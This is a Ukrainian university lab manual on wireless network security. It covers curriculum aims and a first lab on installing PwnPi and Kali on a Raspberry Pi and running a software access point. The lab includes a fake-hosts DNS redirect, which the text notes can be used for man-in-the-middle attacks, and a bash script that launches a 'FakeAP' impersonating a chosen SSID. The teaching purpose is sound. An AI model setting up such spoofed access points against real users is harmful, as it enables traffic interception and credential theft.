Безпека безпроводових і мобільних мереж

Міністерство освіти і науки України
Київський університет імені Бориса Грінченка

Володимир Соколов,
Володимир Бурячок, Махіяр Таджджіні

Безпека безпроводових і мобільних мереж

Навчальний посібник

Київ — 2019

УДК 004.056
ББК 32.988-5
С594

Рекомендовано до видання Вченою радою
Київского університету імені Бориса Гринченка
як навчальний посібник для закладів вищої освіти
(протокол №4 від 25.04.2019)

С594 Соколов, В. Ю. Безпека безпроводових і мобільних мереж : Навчальний посібник / В. Ю. Соколов, В. Л. Бурячок, М. М. Таджділні / ред. перекл. О. П. Райтер. — 2 вид., доп. — К. : КУБГ, 2019. — 130 с.

DOI: 10.5281/zenodo.2671768

У посібнику розкрито практичні аспекти організації та забезпечення безпеки безпроводових і мобільних мереж. Висвітлено основні способи боротьби з уразливостями, що притаманні таким мережам та запропоновано шляхи виявлення загроз на проникнення з метою унеможливлення доступу зловмисників до таких мереж. Подано спеціалізоване мережеве обладнання, що може бути застосоване для проектування з урахуванням загроз систем захисту безпроводових і мобільних мереж. Посібник містить основні відомості про методи захисту інформації в безпроводових і мобільних мережах, методичні вказівки про порядок проведення відповідних лабораторних робіт, вимоги до оформлення висновків. Виклад зорієнтовано на широке коло наукових і науково-педагогічних працівників, які займаються питаннями захисту інформації та забезпечення безпеки інформаційно-телекомунікаційних систем, а також на аспірантів та магістрантів вищих навчальних закладів, які навчаються за спеціалізацією «Безпека інформаційних і комунікаційних систем» спеціальності 125 «Кібербезпека» галузі знань 12 «Інформаційні технології».

Зміст

Вступ

Мета підготовки спеціалістів

Підготовка фахівців з вищою освітою галузі знань 12 «Інформаційні технології» спеціальності 125 «Кібербезпека» в Київському університеті імені Бориса Грінченка здійснюється по першому і другому рівнях вищої освіти. Університет готує бакалаврів і магістрів в області кібербезпеки за спеціалізацією «Безпека інформаційних і комунікаційних систем», що за Законом України «Про вищу освіту» відповідає 6 і 7 рівнями Національної рамки кваліфікацій.

Формування дисципліни проводиться за п'ятьма рівнями: міжнародними, національними, галузевими, міністерськими й унівеситетськими.

Мета освітньо-професійної програми другого (магістерського) рівня вищої освіти — дати студентам фундаментальну підготовку у вигляді поглиблених теоретичних і практичних знань, умінь і навичок за фахом 125 «Кібербезпека», достатніх для ефективного виконання завдань інноваційного характеру в галузі телекомунікацій та інформаційних технологій, педагогіки і методики вищої освіти.

Підходи до активного навчання в магістратурі

1. Індивідуальність завдання:

• Обумовлюється різним набором навичок і компетенцій абітурієнтів, оскільки в магістратуру можуть подавати документи не лише особи, які мають відповідну бакалаврську підготовку за обраною спеціальністю, а й особи, які закінчили бакалаврат за суміжними спеціальностями.

• Характеризується необхідністю вибору теми згідно з попередніми знанням, умінням і навичками студента, а також узгодження плану магістерської роботи в перші два місяці навчання, оскільки все подальше навчання, а саме курсові проекти та інші види практичної роботи можуть бути елементами магістерської роботи.

2. Спрямованість на результат:

• Обумовлюється зацікавленістю студента темою магістерської роботи і його спрямованістю нема на оцінку, а на отриманий в ході написання роботи інженерний і науковий досвід.

• Характеризується необхідністю розробки експериментальних макетів, стендів і систем в межах одного з магістерських курсів.


• Ґрунтується на необхідності забезпечення прозорості результатів магістерської роботи шляхом підготовки різного роду публікацій: тез виступів на конференціях, статей і т. ін. При цьому слід враховувати брак часу на підготовку експерименту, його проведення і формалізацію результатів, а також процес індексування публікацій (головним чином тез доповідей і статей) в наукометричних базах.

Зв'язок з бакалаврськими курсами

Інтегральна компетентність: здатність розв'язувати складні спеціалізовані задачі та практичні проблеми у галузі забезпечення інформаційної безпеки та/або кібербезпеки, що характеризується комплексністю та неповною визначеністю умов.

Загальні компетентності

ЗК6 1	Здатність застосовувати знання у практичних ситуаціях.
ЗК6 2	Знання та розуміння предметної області та розуміння професії.
ЗК6 3	Здатність професійно спілкуватися державною та іноземною мовами як усно, так і письмово.
ЗК6 4	Вміння виявляти, ставити та вирішувати проблеми за професійним спрямуванням.
ЗК6 5	Здатність до пошуку, оброблення та аналізу інформації.
ЗК6 6	Вміння керувати проектами та вести підприємницьку діяльність.



Фахові компетентності

ФК$_{б}$1	Здатність застосовувати законодавчу та нормативно-правову базу, а також державні та міжнародні вимоги, практики і стандарти з метою здійснення професійної діяльності в галузі інформаційної та/або кібербезпеки.
ФК$_{б}$2	Здатність до використання інформаційно-комунікаційних технологій, сучасних методів і моделей інформаційної та/або кібербезпеки.
ФК$_{б}$5	Здатність забезпечувати захист інформації, що обробляється в інформаційно-телекомунікаційних (автоматизованих) системах з метою реалізації встановленої політики інформаційної та/або кібербезпеки.
ФК$_{б}$11	Здатність виконувати моніторинг процесів функціонування інформаційних, інформаційно-телекомунікаційних (автоматизованих) систем згідно встановленої політики інформаційної та/або кібербезпеки.

Результати начання

РН$_{б}$2	Здійснювати професійну діяльність на основі знань сучасних інформаційно-комунікаційних технологій; розробляти та аналізувати проекти ІТС базуючись на стандартизованих технологіях та протоколах передачі даних; застосовувати в професійній діяльності знання, навички та практики, щодо структур сучасних обчислювальних систем, методів і засобів обробки інформації, архітектур операційних систем; здійснювати захист ресурсів і процесів в ІТС на основі моделей безпеки (кінцевих автоматів, управління потоками, Bell-LaPadula, Biba, Clark-Wilson тощо), а також встановлених режимів безпечного функціонування ІТС; виконувати аналіз програмного забезпечення з метою оцінки на від-повідність встановленим вимогам інформаційної та/або кібербезпеки в ІТС.
РН$_{б}$3	Забезпечувати процеси захисту інформаційно-телекомунікаційних (автоматизованих) систем шляхом встановлення та коректної експлуатації програмних та програмно-апаратних комплексів засобів захисту; забезпечувати функціонування спеціального програмного забез-печення, щодо захисту даних від руйнуючих програмних впливів, руйнуючих кодів в інформаційних, інформаційно-телекомунікаційних (автоматизованих) системах; виконувати розробку експлуатаційної документації на КЗЗ.
РН$_{б}$4	Вирішувати задачі супроводу (огляд, тестування, підзвітність) системи управління доступом згідно принципів, критеріїв доступу та встановленої політики безпеки в інформаційних та інформаційно-телекомунікаційних (автоматизованих) системах; реалізовувати заходи з протидії отриманню несанкціонованого доступу до інформаційних ресурсів і процесів в інформаційних та інформаційно-телекомунікаційних (автоматизованих) системах; вирішувати задачі управління доступом до інформаційних ресурсів та процесів в інформаційних та інформаційно-телекомунікаційних (автоматизованих) системах на основі моделей управління доступом


	(мандатних, дискриційних, рольових); вирішувати задачі централізованого і децентралізованого адміністрування доступом до інформаційних ресурсів і процесів в інформаційних та інформаційно-телекомунікаційних (автоматизованих) системах; забезпечувати введення підзвітності системи управління доступом інформаційних ресурсів і процесів в ІТС.
РН$_{б}$6	Вирішувати задачі управління процесами забезпечення неперервності бізнесу з використанням процедур резервування програмного забезпечення та безпосередньо інформаційних ресурсів; вирішувати задачі корекції цілей, стратегій, планів забезпечення непе-рервності бізнесу після здійснення кібератак, збоїв та відмов різних класів; створювати і впроваджувати плани процесу забезпечення неперервності бізнесу; виконувати аналіз налаштувань елементів інформаційних систем та комунікаційного обладнання.
РН$_{б}$7	Вирішувати задачі супроводу та впровадження комплексних систем захисту інформації, а також протидії несанкціонованому доступу до ресурсів і процесів в інформаційних та інформаційно-телекомунікаційних (автоматизованих) системах; здійснювати оцінку рівня захищеності інформації що обробляється в ІТС використовувати інструментальні засоби оцінювання наявності потенційних вразливостей; вирішувати задачі управління комплексною системою захисту інформації в інформаційних та інформаційно-телекомунікаційних (автоматизованих); вирішувати задачі експертизи, випробування КСЗІ.
РН$_{б}$9	Забезпечувати неперервність бізнес процесів організації на базі системи управління інформаційною безпекою, згідно вітчизняних та міжнародних вимог і стандартів; забезпечувати функціонування системи управління інформаційною та/або кібербезпекою організації на основі керування інформаційними ризиками, здійснення процедур їх кількісного і якісного оцінки.
РН$_{б}$11	Забезпечувати процеси моніторингу доступу до ресурсів і процесів ІТС; забезпечувати конфігурування та функціонування систем моніторингу ресурсів та процесів в ІТС.
РН$_{б}$12	Виконувати впровадження та підтримку систем виявлення вторгнень та використовувати комплекси захисту для забезпечення необхідного рівня захищеності інформації в інформаційних, інформаційно-телекомунікаційних та автоматизованих системах; аналізувати ефективність систем виявлення та протидії несанкціонованому доступу до ресурсів і процесів в ІТС; аналізувати та впроваджувати системи захисту від зловмисних програмних кодів.

Зв'язок з магістерськими курсами

Інтегральна компетентність: здатність розв'язувати складні спеціалізовані задачі та практичні проблеми у галузі забезпечення інформаційної та/або кібербезпеки з неповною визначеністю умов.

Загальні компетентності

ЗК$_{м}$1	Здатність до професійного спілкування іноземною мовою.
ЗК$_{м}$2	Здатність до здобування нових знань, накопичення наукових та педагогічних вмінь і навичок та їх застосування в практичних ситуаціях.
ЗК$_{м}$3	Здатність до виявлення, генерування, дослідження та вирішення проблем за професійним спрямуванням.



Фахові компетентності

ФК$_{м}$1	Здатність до застосування сучасних інформаційних і безпекових технологій у сфері захисту інформації.
ФК$_{м}$2	Здатність до виявлення уразливостей та забезпечення безпеки проводових і бездротових мереж, розслідування інцидентів інформаційної та/або кібербезпеки та протидії злоякісному програмному забезпеченню.
ФК$_{м}$4	Здатність до забезпечення безпеки мережевих ресурсів та криптографічного захисту інформації в системах інформаційної та/або кібербезпеки.
ФК$_{м}$5	Здатність до забезпечення захисту інформації, що обробляється в ІКС, здійснення адміністрування таких систем та проведення їх експлуатації.

Результати начання

РН$_{м}$2	Вміти виявляти і формулювати актуальні наукові проблеми, генерувати та інтегрувати нові ідеї та нові знання у сфері захисту інформації, інформаційної та/або кібербезпеки; вміти застосовувати спеціалізовані програмні пакети, сучасні інформаційні та/або безпекові технології у сфері захисту інформації; знати уразливості й методи їх застосування в різних телекомунікаційних технологіях; знати способи боротьби з даними уразливостями, а також спеціалізоване мережеве обладнання, що застосовується для забезпечення безпеки корпоративних мереж; вміти проектувати захищені (з урахуванням загроз) проводові телекомунікаційні системи; знати методи організації захищеної передачі даних у незахищеному середовищі.
РН$_{м}$3	Знати уразливості й методи їх застосування в безпроводових і мобільних мережах; вміти виявляти загрози проникнення або доступу зловмисників до таких мереж; знати спеціалізоване мережеве обладнання, що застосовується для забезпечення безпеки безпроводових і мобільних мереж; вміти проектувати захищені (з урахуванням загроз) безпроводові мережі.
РН$_{м}$4	Знати методи і способи розробки та тестування програмного забезпечення з виявлення і усунення активності, що загрожує безпеці системи (антивіруси, брандмауери, сніфери, сканери портів).
РН$_{м}$5	Вміти проводити семантичний аналіз файлів; вміти виявляти злоякісне програмне забезпечення й файли за їх структурою та поведінкою; вміти відновлювати пошкоджену інформацію; вміти моделювати уразливості ПЗ та використовувати шаблони проектування для захисту ПЗ.
РН$_{м}$7	Знати методи і способи тестування мережевих ресурсів на наявність уразливостей безпеки; вміти знаходити шляхи для їх усунення.
РН$_{м}$9	Володіти практичними навичками проведення аудиту безпеки ІКС, їх адміністрування та експлуатації; вміти проектувати перспективні криптосистеми та застосовувати сучасні технології криптографічного захисту інформації в системах інформаційної та/або кібербезпеки.

Імплементація на наукових і науково-практичних заходах

Тема	*Доповідач*	*Захід*	*Організатор, місце, дата*
Імплементація світових методик активного навчання у магістерську програму зі спеціальності 125 «Кібербезпека»	Соколов Володимир Юрійович	Круглий стіл «Кібербезпека: освітній аспект»	Київський університет імені Бориса Грінченка, 15.11.2018
Introduction of Active Learning Technologies into the Educational Process in Borys Grinchenko Kyiv University	Бурячок Володимир Леонідович	Cyber Security & Intelligent Manufacturing Conference — 2018	Чанша, Китай, 29.11.2018
Active learning: впровадження і популяризація	Бабич Олександр Миколайович	Конкурс проектів серед учасників «Student Action: Програма розвитку лідерських компетенцій студентів»	Британська Рада, Ramada Encore Kiev, 1.12.2018
Впровадження технологій практико-орієнтованого навчання за спеціальністю 125 «Кібербезпека» в освітній процес	Бурячок Володимир Леонідович	V Щорічний міжнародний форум фахівців із інформаційної безпеки «Інформаційна безпека: актуальні тренди — 2018»	Київський університет імені Бориса Грінченка, 8.12.2018
Implementation of Active Learning in the Master's Program on Cybersecurity 'Впровадження активного навчання в магістерській програмі з кібербезпеки'	Соколов Володимир Юрійович	II International Conference on Computer Science, Engineering and Education Applications (ICCSEEA'2019)	Київ, 26.01.2019

I. Встановлення PwnPi & Kali. Безпроводова точка доступу

Мета

Ознайомитися з двома дистрибутивами Linux: PwnPi та Kali і запустити на них безпроводові точки доступу, щоб отримати посилання за допомогою Ethernet та Wi-Fi.

Після роботи студент має

- знати:

  1. Як встановлювати операційну систему на Raspberry Pi.
  2. Принципи управління мережею на Raspberry Pi.

- вміти:

  1. Встановлювати дистрибутиви Linux PwnPi та Kali.
  2. Підключатися до Raspberry Pi через SSH і VNC.
  3. Налаштовувати DHCP та DNS сервіси.
  4. Запускати програмну точку доступу на Raspberry Pi.

Обладнання і технічне устаткування

1. Raspberry Pi (версії B, B+, 2B або 3).
2. SD-карта (для Raspberry Pi B і B+) або microSD-карта (для Raspberry Pi 2B і 3). Замість SD-карти можна використовувати microSD з перехідником «microSD до SD».
3. Безпроводовий адаптер, сумісний з Raspberry Pi B, B+ або 2B (наприклад, USB TP-LINK TL-WN722N на чіпсеті Atheros

AR9271 зі зовнішньою антеною). В Raspberry Pi 3 є внутрішня карта безпроводової мережі.

Програмні компоненти

1. Дистрибутив Kali Linux.
2. Дистрибутив Linux PwnPi.
3. Win32DiskImager (для встановлення на Windows).
4. dnsmasq.
5. hostapd.
6. airmon-ng (з пакету aircrack-ng).

Інструкція з техніки безпеки

- Під час роботи уникайте контакту з водою та вологою, не ставте на провідну поверхню.
- Не нагрівати Raspberry Pi від будь-якого джерела, бо пристрій розроблено для надійної роботи при нормальних кімнатних температурах.
- Під час роботи обережно стежте за тим, щоб уникнути пошкоджень механічних або електричних елементів друкованої плати та з'єднувачів.
- Уникайте контакту з друкованою платою, коли вона під'єднана до джерела живлення. Торкайтесь лише країв, щоб звести до мінімуму ризик пошкодження електростатичним розрядом.
- Raspberry Pi не призначена для живлення від USB-порту іншого підключеного обладнання, якщо це відбудеться, це може спричинити несправність [1, с. 3].

Короткі теоритичні відомості

Встановлення дистрибутиву Linux здійснюється стандартними методами [2; 3].

Secure Shell (SSH) — це протокол для безпечного віддаленого входу в систему та здійснення інших захищених дій у незахищеній мережі.

Domain Name System (DNS) — надає імена інтернет-доменів мережевим адресам (Internet Protocol, IP), які вони відображають та надають змогу веб-сайтам використовувати імена замість IP-адрес.

Virtual Network Computing (VNC) — тип програмного забезпечення для віддаленого управління, що дає змогу контролювати інший комп'ютер через інтернет-з'єднання. Натискання клавіш і кліки мишкою передаються від одного комп'ютера до іншого, дозволяючи працівникам технічної підтримки керувати робочим столом, сервером або іншим, під'єднаним до мережі, пристроєм без необхідності фізичної присутності.

Dynamic Host Configuration Protocol (DHCP) — комунікаційний протокол, що використовується адміністраторами мереж для централізованого управління та автоматизації, мережевого налаштування пристроїв, приєднаних до мережі.

Послідовність виконання

1. Встановлення PwnPi.
2. Встановлення Kali.
3. Встановлення образів систем, використовуючи Windows (необов'язково).
4. Встановлення SSH-з'єднання.
5. Встановлення VNC-з'єднання.
6. Під'єднання до зовнішнього адаптеру Wi-Fi, що підтримується через hostapd.
7. Створення нового безпроводового інтерфейсу.
8. Налаштування і запуск сервісів DHCP і DNS.
9. Налаштування і запуск hostapd.
10. Налаштування маршрутизації для точки доступу.

Рекомендації з впровадження і виконання

Встановлення PwnPi

PwnPi — це дистрибутив для тестування на проникнення для Raspberry Pi, ця інструкція пояснить, як встановити його на Raspberry Pi.

Найкращий його опис можна знайти на веб-сайті PwnPi [4; 5]: «PwnPi — це дистрибутив на основі Linux для тестування на проникнення для Raspberry Pi. На даний час він має більше 200 інструментів мережевої безпеки для використання при тестуванні на проникність. Він вбудований в версію образу Debian Wheezy з офіційного веб-сайту Raspberry Pi і використовує Openbox у ролі віконного менеджера. PwnPi може бути легко встановлений для отримання зворотного зв'язку зсередини цільової мережі шляхом редагування простого конфігураційного файлу».

Вам потрібна SD-карта на 4 ГБ пам'яті для запису образу. Ви можете використовувати програму на зразок **Ubuntu startup disk creator** або можете використовувати **dd** чи **dcfldd** на Linux, або використати **Win32 Disk Imager** чи **Rufus** на Windows.

Нижче представлений метод для **dd**, але якщо необхідно використати **dcfldd**, просто змініть **dd** на **dcfldd** в даній команді:

```
sudo dd bs=1M if=<PATH TO FILE> of=</dev/sdX> && sync
```

Замініть <PATH TO FILE> та </dev/sdX> на актуальну інформацію; якщо ви не знаєте, де розташована ваша SD-карта, запустіть **lsblk**, щоб знайти її; наприклад, команда може виглядати так:

```
sudo dd bs=1M if=/root/Downloads/pwnpi-3.0.img of=/dev/sdb && sync
```

Примітка! Коли команда завершиться, безпечно витягніть вашу SD-карту і вставте її в Raspberry Pi, підключіть живлення та дайте завантажитися. PwnPi має бути готовий до використання. Насолоджуйтесь тестуванням на проникнення.

Встановлення Kali

Звичайно, для встановлення Kali дії такі самі, просто щоб завантажити Raspberry-версію, використовуйте офіційний веб-сайт проекту Kali [6] та виберіть відповідну версію для вашої моделі Raspberry Pi під частиною RaspberryPi Foundation цієї сторінки.

Використовуйте **bs=512** для Kali та використовувати команду:

```
sudo dd bs=512 if=/root/Downloads/kali-2.1.2-rpi2.img.xz of=/dev/sdb && sync
```

Примітка! Якщо ви маєте підключені до Raspberry Pi клавіатуру та мишку (як і повинно бути), Pi часто потребує більше живлення, ніж може надати стандартний AC-адаптер. Краще використовувати USB-концентратор з живленням, щоб переконатися, що всі периферійні пристрої працюють. Однак, стандартний образ PwnPi доволі застарілий і може не підтримувати USB-мишку/клавіатуру. Навіть якщо так і є, то обновіть Raspberry Pi до останньої версії. Однак, перед цим, необхідно розширити файлову систему, щоб зайняти повністю SD-карту.

В PwnPi файл образу, який записаний на SD-карту, формує побітний образ файлової системи; на жаль, він включає мінімальний розмір поділу даних. Якщо потрібно розширити розмір поділу, запустіть **Raspberry Pi Software Configuration Tool** ввівши наступне в консоль:

```
raspi-config
```

Спочатку потрібно вибрати «**Expand file system**» («**Розширити файлову систему**»), що є метою завдання. Натисніть **Enter** і слідуйте підказкам. Натисніть **Reboot** (Перезавантажте)**,** якщо це буде необхідно. Коли Raspberry Pi перезавантажиться, можливо потрібно буде почати процес оновлення програмного забезпечення. Увійдіть в **Aptitude**, систему управління пакетами Raspberry Pi, ввівши наступну команду:

```
aptitude
```

Будучи в **Aptitude**, натисніть клавішу «**u**», щоб отримати список останніх доступних оновлень. Raspberry Pi оновить останній список пакетів з ресурсів Raspbian. Коли процес оновлення завершиться, повинен бути великий список пакетів з доступними оновленнями. Оберіть

«Upgradable Packages» і натисніть клавішу «+». Так оберемо всі пакети оновлення для встановлення. Натисніть клавішу «**g**», щоб переглянути, які пакети буде встановлено та натисніть клавішу «**g**» знову, щоб почати завантаження та встановлення. Заждіть трохи (може зайняти трохи часу), доки усі пакети завантажаться та встановляться. Коли все вищевказане буде виконано, буде запропоновано натиснути «повернутися», щоб продовжити. Це поверне вас до **aptitude**, з якого треба вийти за допомогою клавіші «**q**». Оновлення встановляться, включаючи нове ядро, що потребуватиме перезавантаження, тому продовжіть і зробіть це в консолі:

```
reboot
```

Якщо ви маєте додатковий монітор, після перезавантаження, запустіть графічний інтерфейс користувача (GUI) шляхом введення наступної команди:

```
startx
```

Встановлення образів системи, використовуючи Windows

1. Вставте SD-карту в картрідер і перевірте, яку букву було присвоєно їй.

2. Завантажте **Win32DiskImager**.

3. Розпакуйте виконуючий файл з zip-архіву і запустіть утиліту **Win32DiskImager**; вам може знадобитися запустити її від імені адміністратора. Правий клік на файл, і обрати **Запустити від імені адміністратора**.

4. Виберіть образ, що був розпакований раніше.

5. Оберіть букву флеш-карти у полі пристрою. Натисніть **Записати** та чекайте, доки закінчиться запис. Вийдіть і заберіть флеш-карту.

Для детальнішої інформації, дивіться документацію [7].

SSH-підключення

Але GUI не підключений безпосередньо до монітору. Підключіться використовуючи стандартну пару: логін (зазвичай, **root**) і пароль (зазвичай, **toor**). Для детальної інформації, дивіться керівництво по використанню дистрибутиву, який ви використовуєте.

VNC-підключення

Лише з SSH-підключіться до Raspberry Pi, а потім встановіть VNC-сервер з пакету TightVNC, використовуючи команду:

```
apt-get install tightvncserver
```

Щоб згенерувати конфігураційний файл для першого запуску VNC-сервера та введення VNC-паролю введіть:

```
vncserver :1
```

Це запустить X-сесію на дисплеї порту 1, зауважте, що за замовчуванням, VNC-сервер спробує запуститися на дисплеї, що уже зайнятий запущеною сесією Kali, що використовується для локального доступу.

Перший раз після запуску VNC-серверу, буде дано запит на пароль (максимум 8 символів). Це відбувається, коли VNC-сесія не з'єднана з аутентифікацією Linux, але потребує одиничний пароль (одна з проблем безпеки VNC). Змінити цей пароль можливо потім, використовуючи команду **vncpasswd**.

Щоб перевірити, чи запущено VNC-сервер введіть команду `netstat -tupln`:

```
tcp    0   0  0.0.0.0:5901   0.0.0.0:*  LISTEN    Xtightvnc
tcp    0   0  0.0.0.0:6001   0.0.0.0:*  LISTEN    Xtightvnc
tcp    0   0  0.0.0.0:22     0.0.0.0:*  LISTEN    sshd
```

Порт 5901 — це порт підключення VNC, 6001 — це X-сервер для VNC.

Підключіться до зовнішнього Wi-Fi-адаптера через hostapd

Під'єднайте Kali Box до інтернету використовуючи **ifconfig**, щоб показати ім'я мережевого адаптера (в даному випадку — wlan0).

Можливим є використання підключення Ethernet, і ймовірно назва буде eth0.

Багато USB Wi-Fi-адаптерів сумісні з **hostapd**, але нажаль, немає достовірних документів, щоб вибрати кращий.

Перевірте його роботу, підключившись до будь-якої мережі, використовуючи GUI (графічний інтерфейс користувача) Kali. Це спосіб уникнути проблем з драйверами чи апаратними засобами у майбутньому, якщо такі виникнуть.

Активуйте інтерфейс нової мережі

Використайте **ifconfig -a**, щоб побачити ім'я нової мережі:

```
wlan3     Link encap:Ethernet  HWaddr 00:27:19:bb:38:88
          BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

Застосуйте його як шлюз для нової мережі. Наприклад, використовуйте 10.0.0.1/24 просто, щоб уникнути будь-якої можливості плутанини з внутрішньою мережею NAT 192.168.0.1/24.

```
root@kali:~# ifconfig wlan3 10.0.0.1/24 up
root@kali:~# ifconfig wlan3
wlan3     Link encap:Ethernet  HWaddr 00:27:19:bb:38:88
          inet addr:10.0.0.1  Bcast:10.0.0.255  Mask:255.255.255.0
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

Налаштування і запуск DHCP і DNS-сервісів

DHCP визначає IP-адресу при підключенні клієнта, і DNS забезпечує прив'язку імен до IP-адресів.

Більшість клієнтів безпроводових мереж потребують DHCP за замовчуванням, тому зручно буде запустити DHCP-сервер. Можна вручну налаштувати IP-адреси, але краще отимувати їх за допомогою DHCP.

Запуск власного DNS-сервера означає, що є можливість легко перехоплювати і змінювати DNS-запити, що можуть бути застосовані в налаштуванні атак типу *man-in-the-middle* (людина посередині).

Частина програмного забезпечення під назвою **dnsmasq** працює і як DHCP, і як DNS і дуже проста у встановленні [8]. Спочатку, встановіть **dnsmasq**:

```
apt-get install dnsmasq
```

Створіть файл налаштування **dnsmasq.conf,** як показано нижче (можна створювати та редагувати цей файл за допомогою команди **nano dnsmasq.conf** будь-де):

```
interface=wlan3
dhcp-range=10.0.0.10,10.0.0.250,12h
dhcp-option=3,10.0.0.1
dhcp-option=6,10.0.0.1
server=8.8.8.8
log-queries
log-dhcp
```

Лише послухайте wlan3, наш додатковий безпроводовий адаптер. Запишіть DHCP-адреси від 10.0.0.10 до 10.0.0.250. Опція *3 DHCP* — це шлюз, *6 DHCP* — DNS-сервер; обидві мають бути налаштовані на wlan3 IP 10.0.0.1., опція server вказує на DNS-сервери, що будуть обробляти більшість DNS-запитів: для Google DNS-сервера — 8.8.8.8. Врешті, записуйте DNS-запити і DHCP-запити — так простіше перевірити, чи все працює.


Наразі, створіть файл **fakehosts.conf,** щоб відсіювати певні DNS-запити:

```
10.0.0.9 yourwebsite.com
```

Команда зробить так, що **dnsmasq** DNS-сервер буде відповідати з адреси 10.0.0.9 на будь-які запити до вашого *yourwebsite.com*.

Тепер, запустіть **dnsmasq**. Впишіть команду, подану нижче, щоб запустити службу з виводом стандартних помилок:

```
dnsmasq -C dnsmasq.conf -H fakehosts.conf -d
```



Налаштування і запуск hostapd

Щоб зробити безпроводовий адаптер точкою доступу з допомогою **hostapd** [9], встановіть її:

```
apt-get install hostapd
```


Створіть конфігураційний файл **hostapd.conf**:

```
interface=wlan3
driver=nl80211
ssid=AP Free
channel=1
```

Використовуйте додатковий безпроводовий адаптер wlan3 з драйверами nl80211 (які містять підтримку більшості сучасних адаптерів, що можуть функціонувати як точки доступу), встановіть SSID як «AP Free» і налаштуйте на 1 канал.

Тепер запустіть **hostapd**:

```
root@kali:~# hostapd ./hostapd.conf
```



Якщо є помилка, пов'язана з драйвером, просто запустіть цю команду та спробуйте знову:

```
airmon-ng check kill
```

Налаштування маршрутизації для точки доступу

З допомогою дуже легкої установки налаштуйте базовий NAT-шлюз між wlan3 і wlan0.

Без вдавання в деталі, оскільки потрібно лише пересилати пакети з іншого мережевого адаптеру на wlan0 (з таким припущенням інтернет-з'єднання налаштоване на даному адаптері), наступні команди налаштують:

```
sudo sysctl -w net.ipv4.ip_forward=1
sudo iptables -P FORWARD ACCEPT
sudo iptables --table nat -A POSTROUTING -o wlan0 -j MASQUERADE
```

На цій стадії, кожен має змогу підключитися до «AP Free», отримати IP-адресу і почати користуватися інтернетом.

Для виконання всіх завдань буде корисним цей bash-скрипт:

```
#!/bin/bash
read -p "enter interface name : " INTF
read -p "First IP in DHCP Range :" DH1
read -p "Last IP in DHCP Range :" DH2
read -p "DHCP Lease Duration (in Hour) :" DUR
read -p "Your IP : " IP
read -p "enter SSID to spoof :" SSID
read -p "enter Channel number :" CH

# ---- Create dnsmasq Config File ----
echo "interface=$INTF
dhcp-range=$DH1,$DH2,$DUR
dhcp-option=3,$IP
dhcp-option=6,$IP
server=8.8.8.8
log-queries
log-dhcp
" > zdnsmasq.conf
# ---- Finish ----

# ---- Create hostspd Config File ----
echo "interface=$INTF
driver=nl80211  #nl80211 is the new 802.11 netlink interface public header
ssid=$SSID
channel=$CH
" > zhostapd.conf
# ------ Finish ------


sudo sysctl -w net.ipv4.ip_forward=1  # Enable IP forwading to act as a Router
sudo iptables --flush #Clear iptables Rules
sudo iptables -P FORWARD ACCEPT
sudo iptables --table nat -A POSTROUTING -o eth0 -j MASQUERADE
pkill -f hostapd
pkill -f dnsmasq
airmon-ng check kill
ifconfig $INTF $IP/24
clear
echo "your FakeAP will be Run ..."
dnsmasq -C zdnsmasq.conf -H fakehost.conf -d & hostapd ./zhostapd.conf &
```

Рекомендована література та посилання

1. Raspberry Pi: Quick Start. https://www.raspberrypi.org/files/legacy/qsg.pdf
2. http://docs.kali.org/category/installation
3. https://hreikin.wordpress.com/2014/05/03/pwnpi-install-guide-raspberry-pi-penetration-testing-distribution/
4. http://pwnpi.sourceforge.net
5. http://www.pwnpi.com
6. https://www.offensive-security.com/kali-linux-arm-images
